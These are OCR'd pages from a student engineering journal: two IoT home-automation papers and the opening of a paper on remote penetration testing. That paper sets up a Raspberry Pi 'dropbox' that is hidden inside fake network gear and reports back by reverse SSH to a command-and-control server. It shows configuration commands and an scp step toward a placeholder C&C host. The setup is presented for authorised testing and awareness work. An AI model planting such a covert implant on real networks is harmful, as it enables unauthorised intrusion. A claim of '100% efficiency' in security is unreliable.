
In circuit diagram we have connected pins as follows
IN1 D2

IN2 D5--Light

IN3 D6--Fan

IN4 D7

The Bot is created by the following way
The first step in developing your own bot, is to create it in a Telegram. You create new bots or configure existing ones sending the right commands to a "built-in" bot, the BotFather:Start the process to create a new bot sending to the BotFather the command/newbot. You'll be prompted for the name(display name) of your new bot and for its username. If the process is successful, you'll receive an authorization token, that is the "password" you must specify in your program to "impersonate" the botThe library installation is super simple thanks to the NPM(Node Package Manager). Create a new folder to save the bot code and, within that folder.



4. CONCLUSION
In a intense study of Internet of Things, I found it to be hypothetical based on its purpose of application. It means IoT provides a lot of automation by connecting things. Connecting things has been made easy by the various sensors and embedding them to the devices. In my instance of application with telegram messenger, I

ISSN 2394 - 7780

have used bots to communicate with the connected things in a house. Later by the statistical report given by the bot any user can take the decision on automation of house. With the emerging technologies, I have been successful in exploring the connectivity of various things in a house and also as a network specialist I also reported the pros and cons of connecting things. In future I would see the connected things at a different applicative arena, where it could be used in all contingency situations. It is found that IoT can be implemented and integrated with any software application. So this thesis is just an instance of IoT's implementation using a messenger application. The smart home system proposed through this paper was experimentally proven to work with the support of the various methods implemented like voice, Telegram and app. Control of appliances achieved through these methods with voice in home and remotely through apps anywhere on the world. The designed system not only monitors the status of sensor and logs date to Gmail and telegram whenever needed. This will help the user to analyse the conditions in the home anytime anywhere. The system is like a plug and play which can be mounted anywhere in the house with less cost and more security. This only is possible by using open hardware and free and open-source software.

REFERENCES

1. https://github.com/tzapu/WiFiManager
2. https://github.com/witnessmenow/Universal-Arduino-Telegram-Bot
3. https://electronicsforu.com/arduino-projects-ideas

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

HOME AUTOMATION AND SECURITY USING INTERNET OF THINGS

Bhavika Gode and Nimesh More
Students, Theem College of Engineering Boiser

ABSTRACT
In this world of digitization and automation, people wants everything fully automize and easy. today's generation is getting advance by replacing old manual system with the automated system. The internet has been connecting people and making life easier by providing all kinds of information with the click of a button. Internet of things (IOT) provides a platform that allows many devices to connect, sensed and controlled remotely across a network infrastructure. In this paper with home automation we also focus on home security using smart phone and computer. The iot devices controls and monitors the electronic electrical and the mechanical systems. This devices are connected to the cloud server that are controlled by a single admin. admin facilitate a number of users to which a number of sensor and control nodes are connected. This feature gives user the ability to be able to control all of the home appliances manually through a click of a button on the Interface of the mobile application or through simple voice commands from anywhere from the world using internet connection. The admin can access and control all the nodes connected to each user but a single user can control only the nodes to which the user itself is connected. The system designed is economical and can be expandable

INTRODUCTION
Since 2013 with the development of new technologies, the Internet of Things (IOT) has also emerged to make smart devices smarter.The Internet of Things is connecting objects to the Internet to enable communication between things and people, and between things themselves.This devices can be any physical objects like smart-phones, Internet TVs, sensors. This device has the feature of communicating with the appliances, which allows the user to send signals to the appliances through a secure application. For the objects to collect and exchange data electronics, software, sensors and network connectivity are embedded into them. This technology has endless possibilities and infinite applications. Any device can be made smart by using iot technology. It can be used to provide better personal safety, monitor health, save time and make better use of our natural resources. IOT has made a huge impact in the way people live, work and communicate.

This new technologies and smart devices had made peoples' lives very comfortable and convenient. With the increasing demand for a highly automize standard of living, Smart home, which is one of the most popular applications of IoT is grabbing the spotlight on a global level. Though the concept of home automation was conceived a long time ago, the technical complexity, high cost and incompatibility with existing devices prevented it from becoming a reality in every house. But now with the rapid development of internet of things, wireless technology and ubiquity of smart phones and connected devices, home automation in every home is now a very real possibility [2].A smart home is a network of various sensors and controllers integrated together to provide the user with remote control of various devices within their home. The sensors sense various changes, monitor them, store the data and display them in order for analysis and control. This helps us customize our home to fit every family's way of life. This is a cost effective system made from locally available components like raspberry pi, light sensors and ultrasonic sensors which allows us to control the lighting system of our house.

This paper describes a smart home where lighting system of the house is monitored and controlled remotely by establishing a remote server and by using an application based on node.js

COMPONENTS
Hardware Components

Fig-1: Arduino

ISSN 2394 - 7780

Arduino is an open-source electronics platform based on easy-to-use hardware and software. Arduino boards are able to read inputs - light on a sensor, a finger on a button, or a Twitter message - and turn it into an output - activating a motor, turning on an LED, publishing something online.

Fig-2: NodeMCU

NodeMCU is an open source IoT platform. It includes firmware which runs on the ESP8266 Wi-Fi SoC from Espressif Systems, and hardware which is based on the ESP-12 module. The term "NodeMCU" by default refers to the firmware rather than the development kits.




Fig-3: Flame Sensor

A flame detector is a sensor designed to detect and respond to the presence of a flame or fire, allowing flame detection.

Fig-4: PIR Sensor

A passive infrared sensor (PIR sensor) is an electronic sensor that measures infrared (IR) light radiating from objects in its field of view. They are most often used in PIR-based motion detectors. PIR sensors are commonly used in security alarms and automatic lighting applications. PIR sensors detect general movement

Fig-5: Relay

A relay is an electrically operated switch. It consists of a set of input terminals for a single or multiple control signals, and a set of operating contact terminals. The switch may have any number of contacts in multiple contact forms, such as make contacts, break contacts, or combinations thereof.

Fig-6: Smoke Sensor

ISSN 2394 - 7780

The smoke detector has two ionization chambers, one open to the air, and a reference chamber which does not allow the entry of particles. The radioactive source emits alpha particles into both chambers, which ionizes some air molecules.

Fig-7: Temperature Sensor

A temperature sensor is a device, typically, a thermocouple or RTD, that provides for temperature measurement through an electrical signal. A thermocouple (T/C) is made from two dissimilar metals that generate electrical voltage in direct proportion to changes in temperature.

Fig-8: Humidity Sensor

A humidity sensor (or hygrometer) senses, measures and reports both moisture and air temperature. The ratio of moisture in the air to the highest amount of moisture at a particular air temperature is called relative humidity. Relative humidity becomes an important factor when looking for comfort.

A. Software Requirements

Arduino IDE to develop and upload the code to the board. Android IDE and MIT App Inventor to develop android app.

DESIGN AND IMPLEMENTATION

In this project the main componentare the Arduino Uno and the NodeMCU. The Arduino board is connected to the relay and the sensors through jumper wires. The ground pin on the Arduino is connected to the ground pin on the different Sensors. The temperature sensor, smoke sensor, flame sensor, PIR sensor and humidity sensor are connected to the (A0, A1, A2,A3) pins of the Arduino board through which they provide input. The digital pin of the Arduino provides the relay with input and the relay performs the operation accordingly. The power supply is provided to the Arduino as well as the relay module. The power supply to the sensors is provided directly by the 3.3V pin on theArduino as well as 5v pin.

On the other hand, the NodeMCU is connected to an- other relay module which controls different Home Appliances. The NodeMCU is programmed to control different type of appliances through an application. The digital pins on the NodeMCU (D1,D2,D3,D4) are connected to the input pin of the relay. The relay provides the output of certain commands given by the user to turn the appliances ON and OFF.

The application is designed to be connected to the same IP as the Wi-Fi module so that exchange of signals can take place, the user selects an appropriate command through the application which sends signals to the NodeMCU through which the signal is forwarded to the relay, which is programmed to perform certain actions which includes controlling the appliances, when signals are received.

The mobile application is developed using Android IDE and MIT App Inventor that helps us to create an interface between the Node MCU and the mobile device. The application has various options to choose from, the user decides what commands to forward to the NodeMCU. The Wi-Fi module (NodeMCU) receives signal from the application, when the user opens the application he/she is provided with a field to enter IP address so that the user is able to control the appliances from anywhere as long as he/she is connected to the Internet. The application is also integrated with the voice commands. The user can control the appliances through voice commands.


ISSN 2394 - 7780

WORKING

The Arduino Uno is interfaced with all the sensors that we are using in the project, the sensors provide the Arduino with input of specific type, upon receiving which the Arduino is programmed to execute a certain list of commands. The input received from the sensors are usually in analog form and hence are connected to the analog pin on the Arduino, every sensor has a different style of working, the discussed module provides the Arduino with different kind of Input received from different kind of sensor that are integrated with the device. The Arduino is programmed in such a manner that it is supposed to execute a set of commands depending upon the type of Input received from the sensors, the Arduino is connected to the relay through the digital pins, the Input to the relay is provided by the Arduino and based on the Input received the relay is turned ON and OFF. The NodeMCU is also used as it is also a type of microcontroller with the added functionality of connecting to the Internet using the Wi-Fi module, it is interfaced with the relay to give user the option to manually control all the home appliances either from the touch interface present on the mobile application or through voice commands. The digital pins on the NodeMCU are connected to the input pins on the relay, through which the relay receives input from the Arduino and based on the input received, the relay is turned ON and OFF.

The mobile application is designed in such a way that it sends a signal to the Arduino if any of the buttons are pressed through the application interface. There are a set of commands that the Application passes to the Arduino if there are any changes found in the state of the device.

As both the mobile device and the NodeMCU are connected to the Internet, it is very easy for interchanging of commands



ISSN 2394 - 7780

RESULT

The IOT system we have developed is tested by installing smart sensor units and setting up a server for few houses. After installing the smart sensor units, the user needs to install the software to his/her laptop or smart android phone. After proper installation of the provided software the user needs to sign-up on the home automation server. Once the user is registered, a unique user id and a password is provided to the users of each house in which the sensor units are installed. After the user id and the unique password are obtained user can login from our android application. When user start the android application first a login page will appear . It was observed that the user can successfully login. As soon as the user login, a home page will appear in which the user could keep a track of all the electronic and electrical devices which are connected with the server Our designed model of home automation can also controlled by using any web browser. To operate home automation system user need to go web-page of home automation system then a login page will be appeared. By login in this page the main home automation page will showed. From this page user can control his/her home appliances and change the security settings. This was possible due to the database present with the server which stores all the data received from the server. A threshold value is provided to each sensor connected. If the sensor parameter exceeds the threshold value provided an automatic alarm is triggered. Once the user is notified that the value of a particular sensor has exceeded, the user can immediately change the status of that device from anywhere around the world with a computer, or with a laptop or with a smart android phone. Our designed model of home automation provides 100% efficiency in terms of communication with the sensor electrical and electronic devices and also provides 100% efficiency in terms of security as it has a single admin who can control all the connected devices

REFERENCES

1) Weimei Zhang, ”Study about IOT’s application in Digital Agriculture construction”, Electrical and Control Engineering (ICECE), 2011 International Conference, Yichang, IEEE, 2011, pp. 2578-2581.

2) Mircea Murar and Stelian Brad, ”Monitoring and controlling of smart equipments using Android compatible devices towards IoT applications and services in manufacturing industry”, Automation, Quality and Testing, Robotics, 2014 IEEE International Conference, Cluj-Napoca, pp. 1-5.

3) Takeshi Yashiro, Shinsuke Kobayashi, Noboru Koshizuka and Ken Sakamura, ”An Internet of Things (IoT) Architecture for Embedded Appliances”, Electrical and Control Engineering (ICECE), 2011 International Conference, Yichang, IEEE, 2011, pp. 2578-2581

4) sN. Vikram, K. S. Harish, M. S. Nihaal, R. Umesh, A. Shetty and A. Kumar, "A Low Cost Home Automation System Using Wi-Fi Based Wireless Sensor Network Incorporating Internet of Things (IoT)," 2017 IEEE 7th International Advance Computing Conference (IACC), Hyderabad, 2017, pp. 174-178

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

VULNERABILITY ASSESSMENT & PENETRATION TESTING USING RASPBERRY-PI REMOTELY

Rizwan Syed
IT, Theem College of Engineering, Mumbai University

ABSTRACT
This project report expresses the type of hardware, software and the results obtained along with methodology adopted to carry out penetration testing of targets. This project was successful in quantitative and qualitative measurements of the penetration testing activities using a Raspberry Pi device and it' uses.

This report therefore specifies in detail the setup of the device and full process flow to exploit the targets. It also provides brief description of the tools used. This project highlights a very new emerging technique of Penetration testing possible using high quality tools and reliant hardware which can be easily masked and used remotely to affect the target. This project report vividly documents some of the possibilities emerging from this new tool and hence can be used to generate awareness and safeguard measures to mitigate against such tools if used unethically.

Keywords: VAPT, Raspberry Pi InfoSec, Reverse SSH Tunnel, Red Team Assessment

I. INTRODUCTION

In order to conduct an Internal Network Penetration Testing, organization needs to provide and setup a physical system for security engineer within the organization in which engineer can install tools needed for performing Reconnaissance, further vulnerability assessments and do an exploiting weakness manually. Instead of that we can use raspberry pi for internal network pen testing and for wireless analysis. Raspberry Pi is the best way to gather information from remote sites in large distributed organizations.

Many administrations have security measures in place to block incoming connections with the goal of stopping backdoors into their network. In a white-box assessment, you may be explicitly able to open up a firewall to permit SSH to your Raspberry Pi. In most cases it is not possible from a company's policy standpoint; it may be difficult to achieve when dealing with multiple sites under multiple administrative controls. Reverse SSH is a good alternative to manage a Raspberry Pi running Kali Linux.

We can use a reverse SSH tunnel to access a Raspberry Pi running Kali Linux behind a restrictive firewall or NAT gateway from outside world. While in this paper it is demonstrated its use case for accessing it from any network via a cloud VPS using Automated Reverse SSH Tunnel Relay.

II. VULNERABILITY ASSESSMENTS

Vulnerability assessment refers to the process of recognizing risks and weaknesses in computer networks, systems, hardware, applications, and other parts of the IT environment. It also provides security teams and other participants with the information they need to analyze and prioritize risks for potential remediation in the proper setting.

Vulnerability assessments are a critical section of the vulnerability management and IT risk management lifespans, helping protect systems and data from unauthorized access and data breaches. It typically leverages tools like vulnerability scanners to identify threats and flaws within an organization's IT infrastructure that characterizes potential vulnerabilities or risk disclosures.

Vulnerability Assessment and Penetration Testing (VAPT) are the security services that emphasize on recognizing vulnerabilities in the network, server, web application and system infrastructure.

Why Vulnerability Assessments Are Important

Vulnerability assessments allow security teams to apply a consistent, comprehensive, and clear approach to identifying and resolving security threats and risks. This has several benefits to an organization:

Vulnerability assessments should always provide clear, actionable information on all identified threats, and the corrective actions that will be needed.

III. PENETRATION TESTING

Penetration tests are a great way to classify vulnerabilities that exists in a system or network that has an existing security measures in place. A penetration test typically involves the use of attacking methods led by trusted individuals that are similarly used by hostile intruders or hackers

ISSN 2394 - 7780

A. Vulnerabilities could be due to multiple reasons, few basic ones being:

1) Flaws in the design of hardware and software
2) Usage of unsecured network
3) Poorly configured computer systems, networks & applications
4) Complex architecture of computer systems
5) Plausible human errors

B. phases of a penetration test:

1) Reconnaissance & Planning
2) Scanning and Enumeration
3) Actual Exploit
4) Risk Analysis & Recommendations
5) Report Generation

IV. INTERNAL NETWORK PENETRATION TESTING

Given enough time and effort, sophisticated modern-day Security Expert will find existing weaknesses in your network. That is why Red Team spend time and effort identifying vulnerabilities before bad attackers can exploit it.

Internal Network Penetration testing uses ethical hacking and controlled exploits to identify weaknesses in existing network, so you know organization's security posture.

Internal penetration testing evaluates what an insider attack could achieve. The objective is typically the same as external penetration testing, but the major differentiator is the attacker either has some sort of authorized access or is starting from a point within the internal network.

A. An internal network test generally:

Tests from the perspective of both an authenticated and non-authenticated user to assess potential exploits. Evaluates the vulnerabilities that exist for systems that are accessible to authorized login IDs and that reside within the network. Checks for misconfigurations that would allow personnel to access information and accidentally leak it online. Once recognized, the vulnerabilities are presented in a format that allows an organization to assess their relative business risk and the cost of remediation. These can then be fixed in line with the network owner's budget and risk craving, encouraging an equivalent response to cyber risks.

In order to conduct an Internal Network Penetration Testing, organization needs to provide and setup a physical system for security engineer within the organization in which engineer can install tools needed for performing Reconnaissance, further vulnerability assessments and do an exploiting weakness manually.

Organization conducts the VAPT tests within the certain time frame. A penetration test is basically an attempt to breach the security of a network or system.

At this time, the known vulnerabilities, weaknesses or misconfigured systems have not changed within the time frame the penetration test is conducted. This project report expresses the type of hardware, software and the results obtained along with methodology adopted to carry out penetration testing of targets. This project was successful in quantitative and qualitative measurements of the penetration testing activities using a Raspberry Pi device and it' uses. This report therefore specifies in detail the setup of the device and full process flow to exploit the targets. It also provides brief description of the tools used. This project highlights a very new emerging technique of Penetration testing possible using high quality tools and reliant hardware which can be easily masked and used remotely to affect the target. This project report vividly documents some of the possibilities emerging from this new tool and hence can be used to generate awareness and safeguard measures to mitigate against such tools if used unethically.

IV. PENETRATION TESTING WITH RASPBERRY PI DROPBOX

The Raspberry Pi is a low-cost credit-card sized computing system that can be customized for just about anything including penetration testing. Raspberry Pi is the best known platform not because it is cheap but because it is very powerful. Kali is a pentesting/security auditing Linux distribution.

ISSN 2394 - 7780

Kali Linux has many penetration-testing programs, including nmap (a port scanner), Wireshark (a packet analyzer), John the Ripper (a password cracker), Aircrack-ng (a software suite for the penetration-testing of wireless LANs), and Burp suite and OWASP ZAP (both web application security scanners).

- Use a Raspberry Pi for penetration tests such as breaking wireless security, scanning vulnerabilities in networks, and capturing sensitive data
- Turn a Raspberry Pi into a honeypot to capture sensitive information (Rogue Wireless Honeypot AP)
- Compromise wireless vulnerable keyboards and mouse.

The Raspberry Pi can be configured to run Linux and most applications, yet is small enough to fit in a pocket. This device runs most USB devices (it has 4 USB ports) and draws power from a micro USB / Type-C charger or a battery. Also, the Raspberry Pi is an affordable platform costing around $35.00 With the right devices and some setup, the Raspberry Pi is an incredible wireless analysis and network pentest tool.

The system can also be configured to begin capturing for wireless packets at boot without user action. This can be set upped anywhere in the network with network cable plugged in. This project helps in delivering low-cost, remote penetration testing nodes to hard-to-reach locations. An example of this is when a security firm offer a penetration testing services to branch offices in various different countries with restricted bandwidth across sites. Rather than flying to each location, security firm can charge their customer the cost to build a Raspberry Pi and ship out each box to a location. They can have a local person plug in the Raspberry Pi as a network tap and perform the penetration test remotely, thereby dramatically saving in travel and hardware costs.

Also as an offensive approach the Raspberry Pi chipboard can be hidden in any official looking hardware such as gutting a Cisco switch, hub, and so on, and placing the Raspberry Pi in one port. The average user wouldn't question a network box that looks like it belongs there. With a Raspberry Pi, the possibilities are infinite. Concerning penetration testing, Kali Linux offers pretty much everything you would need for a basic exercise. The Raspberry Pi should be considered an underpowered platform for security assessments. This is because it has been designed as a low-cost, portable computer primarily targeting educationalists and hobbyists. This open platform may be limited in computing power, but it does provide many powerful use cases that security professionals can leverage for penetration testing and other service engagements.

V. PREPARING A RASPBERRY PI DROPBOX CONNECT BACK USING REVERSE SSH TUNNEL

Raspberry Pi becomes common requirement for security professionals to gather information from remote sites in large distributed organizations.

An example of this situation is when a security firm take part in a security assessment that included multiple locations all over the world. For this project, it was not possible to travel to every location to deliver local penetration testing services. To overcome this, they sent Raspberry Pi devices configured with Kali Linux to each location and remotely assessed the network for vulnerabilities at a very affordable price.


When planning to remotely access multiple Raspberry Pi systems, we recommend setting up a central Command and Control (C&C) server rather than accessing each box individually. The C&C server should be a more powerful system such as a traditional server so it can focus on CPU intensive tasks such as breaking passwords through brute force. More importantly, tasks can also include using the C&C server to perform the actual analysis and exploitation rather than locally on the Raspberry Pi. An example is having a Phishing attack send user traffic hitting the Raspberry Pi to the C&C server to be analyzed for vulnerabilities and exploitation.

While Raspberry Pi is a Drop box in corporate network, it connects back to a Command and Control Server (C&C) when it is powered on. Either it is connected through SSH Relay (Tunneling) or by VPN to C&C Server, and security engineer connects to that C&C Server


Reverse shell through SSH to Raspberry Pi at remote locations. The important thing to consider is how you should control the Raspberry Pi once you have placed the Raspberry Pi on the target's network. The most obvious and flexible way would be to SSH into Kali Linux.

ISSN 2394 - 7780

We follow this approach to Avoid Firewall and Port Forwarding Issues in a network.



Since Kali Linux is a fully featured Linux operating system, you can control the entire environment through SSH; however, your incoming SSH connections may be blocked by firewalls or other security solutions. Many organizations have security measures in place to block incoming connections with the goal of preventing backdoors into their network. In a white-box assessment, you may be explicitly able to open up a firewall to permit SSH to your Raspberry Pi. The bad news is even if this is possible from a policy standpoint, it may be difficult to accomplish when dealing with multiple sites under multiple administrative controls. Reverse SSH is a good alternative to manage a Raspberry Pi running Kali Linux. In a reverse connection, the client connects and initiates the connection to the server instead of the server connecting to the client. In both cases, the server controls the client.



We will use the R switch in the SSH command to create a reverse connection to the listener. A listener is the device listening to accept reverse SSH connections. In our case, the C&C server is the listener.

Command and Control Server could be any VPS Cloud Server on the internet through which we can communicate to our raspberry pi we need to configure it first by following below steps

I. Steps to follow in command and control server

1. Open your terminal either by using the Ctrl+Alt+T keyboard shortcut or by clicking on the terminal icon and install the openssh-server package by typing:
   $ sudo apt install openssh-server
2. Once the installation is completed, the SSH service will start automatically or if not you can enable it manually
   $ sudo service ssh start

ISSN 2394 - 7780

3. To verify that the installation was successful and SSH service is running type the following command which will print the SSH server status:
   $ sudo service ssh status
4. Enable the ssh service at boot, by typing
   $ sudo systemctl enable ssh

```
root srv01-vapt01-MetaInfotech SSH ~ # apt-get install openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
openssh-server is already the newest version (1:8.1p1-1).
The following packages were automatically installed and are no longer required:
  libct4 liblttng-ust-ctl4 liblttng-ust0 sqsh
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 143 not upgraded.
root srv01-vapt01-MetaInfotech SSH ~ # systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
root srv01-vapt01-MetaInfotech SSH ~ # service ssh start
```

5. Make Changes in /etc/ssh/sshd_config to enable root login over SSH.

Change PermitRootLogin
Permit Root Login yes

6. The AllowTcpForwarding option in the OpenSSH server configuration file must be enabled on the server to allow port forwarding. And GatewayPorts set to no by default prevents connecting to forwarded ports from outside the server computer. By Setting up GatewayPorts to yes, allows anyone to connect to the forwarded ports. If the server is on the public Internet, anyone on the Internet can connect to the port.

AllowTcpForwarding yes

GatewayPorts yes

```
GNU nano 4.5                                    /etc/ssh/sshd_config
# PasswordAuthentication.  Depending on your PAM configuration,
# PAM authentication via ChallengeResponseAuthentication may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and ChallengeResponseAuthentication to 'no'.
UsePAM yes

#AllowAgentForwarding yes
AllowTcpForwarding yes
GatewayPorts yes
X11Forwarding yes
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
PrintMotd no
#PrintLastLog yes
#TCPKeepAlive yes
```

7. Save the config file restart SSH Service on C&C Server
   $ sudo service ssh restart

II. Steps to Follow in Raspberry Pi:

We need to configure our raspberry pi to automatically login to a C&C server via SSH without any interaction

A. Creating SSH keypair for user authentication


SSH keys provide a more secure way of logging into a server with SSH than using a password alone. While a password can eventually be cracked with a brute force attack, SSH keys are nearly impossible to decipher by brute force alone.

Generating a key pair provides you with two long string of characters: a public and a private key. You can place the public key on any server, and then unlock it by connecting to it with a client that already has the private key. When the two match up, the system unlocks without the need for a password. You can increase security even more by protecting the private key with a passphrase.

The simplest way to generate a key pair is to run ssh-keygen without arguments. In this case, it will prompt for the file in which to store keys. Here's an example:

ISSN 2394 - 7780

Normally this program generates the key and asks for a file in which to store the private key. The public key is stored in a file with the same name but ".pub" appended. The program also asks for a passphrase. The passphrase may be empty to indicate no passphrase (host keys must have an empty passphrase), or it may be a string of arbitrary length. A passphrase is similar to a password, except it can be a phrase with a series of words, punctuation, numbers, whitespace, or any string of characters you want.



Type,

$ ssh-keygen
#Leave all of the settings default

B. Once the key pair is generated, we have to place the public key on the server that we want to use as a C&C Server

$ scp /root/.ssh/id_rsa.pub root@<C&C-Server-IP>:/root/

scp /root/.ssh/id_rsa.pub root@< C&C-Server-IP >:/directory/to/upload/to/

This above command will securely copy id_rsa.pub public key to our C&C Server

III. Steps to follow in command and control server:

